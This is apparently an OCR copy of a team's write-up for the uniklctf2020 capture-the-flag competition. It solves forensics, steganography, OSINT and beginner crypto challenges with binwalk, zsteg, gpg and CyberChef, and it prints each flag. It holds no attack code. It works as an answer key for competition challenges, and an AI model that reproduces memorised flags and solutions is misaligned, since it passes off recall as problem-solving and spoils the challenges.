


```
root@kali:~/Desktop/file_2# binwalk -e uniklctf2020.part1

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
500           0x1F4           Zip archive data, at least v2.0 to extract, compressed size: 1570, uncompressed size: 6795, name: word
/theme/theme1.xml
2121          0x849           Zip archive data, at least v2.0 to extract, compressed size: 1078, uncompressed size: 3085, name: word
/settings.xml
3246          0xCAE           Zip archive data, at least v2.0 to extract, compressed size: 2938, uncompressed size: 29367, name: wor
d/styles.xml
6229          0x1855          Zip archive data, at least v2.0 to extract, compressed size: 313, uncompressed size: 803, name: word/w
ebSettings.xml
6592          0x19C0          Zip archive data, at least v2.0 to extract, compressed size: 562, uncompressed size: 1873, name: word/
fontTable.xml

root@kali:~/Desktop/file_2# binwalk -e uniklctf2020.part2

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
630           0x276           Zip archive data, at least v2.0 to extract, compressed size: 476, uncompressed size: 1004, name: docPr
ops/app.xml
1929          0x789           End of Zip archive, footer length: 22

root@kali:~/Desktop/file_2# binwalk -e uniklctf2020.part4

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
739           0x2E3           Zip archive data, at least v2.0 to extract, compressed size: 796, uncompressed size: 2912, name: word/
document.xml

root@kali:~/Desktop/file_2# binwalk -e uniklctf2020.part3

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------

root@kali:~/Desktop/file_2#
```

We “Binwalk” all the file. But seems like there is nothing in part3.


Open all the folder that we have extract give us a lot of “xml” file.

“uniklctf2020.part1” extracted folder. Open “settings.xml” give us one part of the flag.



ake_me_sick}

“uniklctf2020.part2” extracted folder. Open “app.xml” give us another part of the flag.



unikletf20{corrupt_m


unikletf20{corrupt_make_me_sick}

4) MISC

1) DROP THE BEAT (10)

There is two same image that we downlaod from the file given.

But cksum for both file is difference.



We try many tools, but we do not have anything.

Exiftool. Hexeditor, stegsolve, Binwalk, strings.

Do some googling and find these tools called “zsteg”

```
┌──[x]─[jihanna@parrot]─[~/Desktop]
└─── $zsteg --help
Usage: zsteg [options] filename.png [param_string]

    -c, --channels X                 channels (R/G/B/A) or any combination, co
a separated
                                     valid values: r,g,b,a,rg,bgr,rgba,r3g2b3,
.
    -l, --limit N                    limit bytes checked, 0 = no limit (defaul
 256)
    -b, --bits N                     number of bits, single int value or '1,3,
 or range '1-8'
                                     advanced: specify individual bits like '0
01110' or '0x88'
        --lsb                        least significant BIT comes first
        --msb                        most significant BIT comes first
    -P, --prime                      analyze/extract only prime bytes/pixels
        --invert                     invert bits (XOR 0xff)
    -a, --all                        try all known methods
    -o, --order X                    pixel iteration order (default: 'auto')
```

We just run (-a to try all known method.)

zsteg -a <image file>

```
b2,b,msb,yx          .. text: ["U" repeated 30 times]
b2,rgb,lsb,yx        .. zlib: data="passkey: whatwehavehere", offset=60, size=23
```


And we get the passkey in the Master1.jpg (Passkey: whatwehavehere)


```
b2,b,msb,yx          .. text: ["U" repeated 30 times]
b2,rgb,lsb,yx        .. zlib: data="http://www.mediafire.com/file/ght6hhhoa3zrw00
/flag.txt.gpg", offset=60, size=58
b2,bgr,lsb,yx        .. text: "\"n3 ^3 #2"
```

We get link in Master2.jpg (http://www.mediafire.com/file/ght6hhhoa3zrw00/flag.txt.gpg)

Download the file through link. And run command. Put the passphrase we found earlier.

gpg -d flag.txt.gpg





uniklctf20{m4573r5_0f_cl4551c4l_mu51c}

2) VIRAL MESSAGE!! (10)

This is the picture that organiser give.

We knew this road is towards the Hotel Royale Chulan Kuala Lumpur.

Find the address for the hotel gives us the road name.


Royale Chulan Kuala Lumpur

5-star hotel


5, Jalan Conlay, Kuala Lumpur, 50450 Kuala Lumpur, Wilayah Persekutuan Kuala Lumpur • 03-2688 9688

uniklctf20{Jalan_Conlay}


3) FINDING A SECRET MESSAGE (20)




Open Instagram and search for #intctf20. Give us this as a result.



Copy the encrypt message and paste it into Cyber Chef. Let magic do the work.



It give a link to paste bin (https://pastebin.com/3kLWZMwe). TA-DAA!!




uniklctf20{ju57_4_51mp13_051n7}


4) CRYPTO

1) EASYCRYPTO (10)

This is the text in the "easycrypto.txt".




We encrypt it here: https://cryptii.com/pipes/alphabetical-substitution




uniklctf20{IT_EASY_TO_DECODE}

2) YANG PATAH TUMBUH YANG HILANG BERGANTI (10)

We google for phone touch pad and encrypt it.






uniklctf20{easymarkforyou}

3) WHAT HAPPEN TO MY FLAG (20)

Download the Flag.txt.



The hint given is ROT13.


Open Cyber Chef.


uniklctf20{576f575f793075525f346c52336164595f6733745f464c4147}

#almost there!!

But only half is decrypt.

We try all possible, UNTIL





unikl{WoW_y0uR_4lR3adY_g3t_FLAG}